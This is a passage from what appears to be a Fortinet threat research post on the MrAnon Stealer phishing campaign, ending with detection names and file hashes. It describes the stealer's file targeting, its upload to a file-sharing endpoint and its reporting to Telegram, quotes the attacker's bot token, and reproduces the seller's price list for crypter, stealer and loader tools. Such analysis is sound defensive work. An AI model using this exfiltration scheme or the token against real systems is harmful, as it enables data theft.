- Files: It scans these directories: Desktop, Documents, Downloads, Pictures, and grabs specific files with following extensions: “.7z,” “.bmp,” “.conf,” “.csv,” “.dat,” “.db,” “.doc,” “.jpeg,” “.jpg,” “.kdbx,” “.key,” “.odt,” “.ovpn,” “.pdf,” “.png,” “.rar,” “.rdp,” “.rtf,” “.sql,” “.tar,” “.txt,” “.wallet,” “.xls,” “.xlsx,” “.xml,” and “.zip.”

Next, it compresses the stolen data, secures it with a password, and designates the filename as “Log (Username).zip.” The compressed file is then uploaded to a public file-sharing website using the URL “hxxps://store1[.]gofile[.]io/uploadFile.” Finally, it appends the download link and system information to a message that is sent to the attacker's Telegram channel using the bot token “6799784870:AAHEU6EUdnAjRcH8Qq0TCokNtVJSL06VmbU.”




Figure 16: Stolen data in Telegram message




Figure 17: The zip file

The support channel for MrAnon Stealer is shown in Figure 18. This support channel promotes its product, provides enhanced capabilities, and includes a purchase page at “hxxp[:]//anoncrypter[.]com” for all associated tools (Figure 19).




Figure 18: MrAnon Stealer's telegram channel

anonymcrypter.com

<div>01</div> <div>Mr Anon Crypter</div> <div>\$250.00</div> <div>/month</div> <div>\$400.00</div> <div>2 Month</div> <div>Gain the edge with undetectable encryption.</div> <div>< Undetectable Encryption</div> <div>< Comprehensive Controls</div> <div>=P Around-the-Clock Assistance</div> <div>= Regular Updates</div> <div>=á Superior Defense</div> <div>>+ Exclusive Stubs</div> <div>Buy Now</div> <div>Mr Anon Crypter</div>	<div>02</div> <div>Mr Anon Stealer</div> <div>\$500.00</div> <div>/month</div> <div>\$750.00</div> <div>2 Month</div> <div>Stay covert and under the radar.</div> <div>< Undetectable Operations</div> <div>< Full-fledged Options</div> <div>=P Always Here to Help</div> <div>= Fresh and Updated</div> <div>=á Windows Defender No More</div> <div>>+ 100% Full Undetectable (FUD)</div> <div>Buy Now</div> <div>Mr Anon Stealer</div>	<div>03</div> <div>Mr Anon Loader</div> <div>\$250.00</div> <div>/1 Build</div> <div>\$400.00</div> <div>2 Build</div> <div>Operate discreetly without detection.</div> <div>< Stealthy Loader</div> <div>=á Bypass Warnings</div> <div>=P Round-the-Clock Support</div> <div>= Stay Updated</div> <div>> Outsmart Antiviruses</div> <div>=« Zero Alerts</div> <div>Buy Now</div> <div>Mr Anon Loader</div>
--	--	---

Figure 19: The website for MrAnon Tools

The malicious actor established the website “anonbin[.]ir” earlier this year, as shown in Figure 20, and downloaded all associated files. Upon investigation, we discovered analogous packed files utilizing cx_Freeze from July. These files consistently feature Python-based stealers, identified by the shared "HYDRA" banner within the code, as illustrated in Figure 21.

The campaign initially disseminated Cstealer in July and August but transitioned to distributing MrAnon Stealer in October and November. This pattern suggests a strategic approach involving the continued use of phishing emails to propagate a variety of Python-based stealers.




Figure 20: Homepage for hxxps[:]//anonbin[.]ir




Figure 21: The banner from malware in July

Conclusion

In this attack, the threat attacker sends phishing emails with fake room booking details, aiming at specific regions. The malware uses PowerGUI and cx-Freeze tools to create a complex process that involves .NET executable files and PowerShell scripts. The attacker also uses tricks like false error messages to hide successful infection. The malware downloads and extracts files from a specific domain to run a harmful Python script. The script extracts clean DLL files and malware named “python.exe.” These are used to cover up the loading of the malicious payload—MrAnon Stealer. It steals data and sensitive information from several applications and then compresses and uploads the stolen data to a public file-sharing website and the threat actor’s Telegram channel. Users should be careful of phishing emails and unclear PDF files.

Fortinet Protections

PDF/Agent.AZN!tr.dldr
MSIL/Agent.FT!tr
POWERSHELL/Agent.F6C9!tr
Python/Stealer.AZN!tr
W64/Agent.7E0B!tr

8a8c9acf09c84ab5ea4c098eace93888a88b82a1485255073c93ce6080d05ec7
96ec8ef2338d36b7122a76b0398d97e8d0ed55c85e31649ea00e57d6b1f53628
8b71525ca378463784ce2d81a8371714580c58f0d305a2aa4630dc964c8c0ee0
45ee224e571d0fd3a72af1d7a7718e61a1aad03b449cf85377411d51c135bb22

Related Posts

FORTIGUARD LABS THREAT RESEARCH

Attackers Distribute Malware via Freeze.rs And SYK Crypter

FORTIGUARD LABS THREAT RESEARCH

AndoryuBot – New Botnet Campaign Targets Ruckus Wireless Admin Remote Code Execution Vulnerability (CVE-2023-25717)

FORTIGUARD LABS THREAT RESEARCH

LokiBot Campaign Targets Microsoft Office Document Using Vulnerabilities and Macros

News & Articles

[News Releases](#)

[News Articles](#)

Security Research

[Threat Research](#)

[FortiGuard Labs](#)

[Threat Map](#)

[Ransomware Prevention](#)

Connect With Us

[Fortinet Community](#)

[Partner Portal](#)

[Investor Relations](#)

[Product Certifications](#)

Company

[About Us](#)

[Exec Mgmt](#)

[Careers](#)

[Training](#)

[Events](#)

[Industry Awards](#)

[Social Responsibility](#)

[CyberGlossary](#)

[Sitemap](#)

[Blog Sitemap](#)

Contact Us

[\(866\) 868-3678](#)

[Copyright © 2023 Fortinet, Inc. All Rights Reserved](#) [Terms of Services](#) [Privacy Policy](#) | [Cookie Settings](#)